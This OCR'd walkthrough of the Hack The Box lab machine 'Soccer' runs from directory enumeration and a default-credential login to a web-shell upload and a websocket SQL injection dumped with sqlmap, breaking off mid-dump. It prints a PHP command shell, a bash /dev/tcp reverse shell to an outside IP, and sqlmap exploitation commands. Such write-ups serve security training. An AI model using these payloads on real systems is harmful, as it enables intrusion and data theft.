
```
feroxbuster -u http://soccer.htb -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-small-words.txt -t 200 -r
```




New Directory

200 GET 96l 1750w 11521c http://soccer.htb/tiny/


Lets see this page now



So lets find some default creds for this



So i tried `admin:admin@123` and this worked




Gaining Access

So looks like we can upload files from here lets add a php revshell here


```
~/Documents/Notes/Hands-on-Hacking/HacktheBox git:(main)±4 (7.546s)
vim shell.php

~/Documents/Notes/Hands-on-Hacking/HacktheBox git:(main)±4 (0.022s)
cat shell.php
<?php
system($_REQUEST['cmd']);
?>
```

And lets upload this
U can do that under tiny/uploads/



The second button from the right give us the link to where this file is lets go there

And we have code execution lets get a revshell now im gonna use burp for this one
But first lets start a listener



Now we get the revshell like this

Request

Pretty Raw Hex

```
1  POST /tiny/uploads/shell.php HTTP/1.1
2  Host: soccer.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0) Gecko/20100101
   Firefox/131.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
   e/jxl,image/webp,image/png,image/svg+xml,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Sec-GPC: 1
8  Connection: keep-alive
9  Cookie: filemanager=9h8me3m5vuru07eo6mm92hh4nd
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12 Content-Type: application/x-www-form-urlencoded
13 Content-Length: 59
14
15 cmd=bash+-c+'bash+-i+>%26+/dev/tcp/10.10.16.31/9001+0>%261'
```

And we get our revshell here

```
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.11.194 33324
bash: cannot set terminal process group (1045): Inappropriate ioctl for device
bash: no job control in this shell
www-data@soccer:~/html/tiny/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@soccer:~/html/tiny/uploads$
```

Lets upgrade this

```
nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.194 33324
bash: cannot set terminal process group (1045): Inappropriate ioctl for device
bash: no job control in this shell
www-data@soccer:~/html/tiny/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@soccer:~/html/tiny/uploads$ python3 --version
python3 --version
Python 3.8.10
www-data@soccer:~/html/tiny/uploads$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<ds$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@soccer:~/html/tiny/uploads$ ^Z
[1]  + 54364 suspended  nc -lvnp 9001

~/Documents/Notes/Hands-on-Hacking/HacktheBox git:(main)
stty raw -echo;fg
[1]  + 54364 continued  nc -lvnp 9001

www-data@soccer:~/html/tiny/uploads$ export TERM=xterm
www-data@soccer:~/html/tiny/uploads$
```

Lateral PrivEsc


So i just ran linpeas and found this

```
╔═╣ PHP exec extensions
drwxr-xr-x 2 root root 4096 Dec  1  2022 /etc/nginx/sites-enabled
drwxr-xr-x 2 root root 4096 Dec  1  2022 /etc/nginx/sites-enabled
lrwxrwxrwx 1 root root 41 Nov 17  2022 /etc/nginx/sites-enabled/soc-player.htb -> /etc/nginx/sites-available/soc-player.htb
server {
        listen 80;
        listen [::]:80;
        server_name soc-player.soccer.htb;
        root /root/app/views;
        location / {
                proxy_pass http://localhost:3000;
                proxy_http_version 1.1;
                proxy_set_header Upgrade $http_upgrade;
                proxy_set_header Connection 'upgrade';
                proxy_set_header Host $host;
                proxy_cache_bypass $http_upgrade;
        }
}
```

Lets add this to our hosts file


```
# Static table lookup for hostnames.
# See hosts(5) for details.


10.10.11.242    devvortex.htb   dev.devvortex.htb
10.10.11.252    bizness.htb
10.10.11.217    topology.htb    latex.topology.htb      dev.t
10.10.11.227    keeper.htb      tickets.keeper.htb
10.10.11.136    panda.htb       pandora.panda.htb
10.10.11.105    horizontall.htb api-prod.horizontall.htb
10.10.11.239    codify.htb
10.10.11.208    searcher.htb    gitea.searcher.htb
10.10.11.219    pilgrimage.htb
10.10.11.233    analytical.htb  data.analytical.htb
10.10.11.230    cozyhosting.htb
10.10.11.194    soccer.htb      soc-player.soccer.htb
~
```

Lets see this now




Slightly modified look at the option uptop


Lets make a account and login




Now lets try our ticket




Lets try an wrong one



And lets try an boolean expression here




And we have a boolean based sql injection here but this is not a http request here as we see in in burp this is a websocket



Now lets exploit this using sqlmap from here

```
sqlmap -u 'ws://soc-player.soccer.htb:9091/' --data '{"id":"*"}' --
technique=B --risk 3 --level 5 --batch
```

and run this



And it worked lets dump the databases now

```
sqlmap -u 'ws://soc-player.soccer.htb:9091/' --data '{"id":"*"}' --
technique=B --risk 3 --level 5 --dbs --threads 10
```

```
[23:54:08] [INFO] retrieved: 9
[23:54:20] [INFO] retrieved: soccer_db
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] soccer_db
[*] sys
```

Lets dump this soccer_db database

```
[23:57:42] [INFO] retrieved: player
Database: soccer_db
Table: accounts
[1 entry]
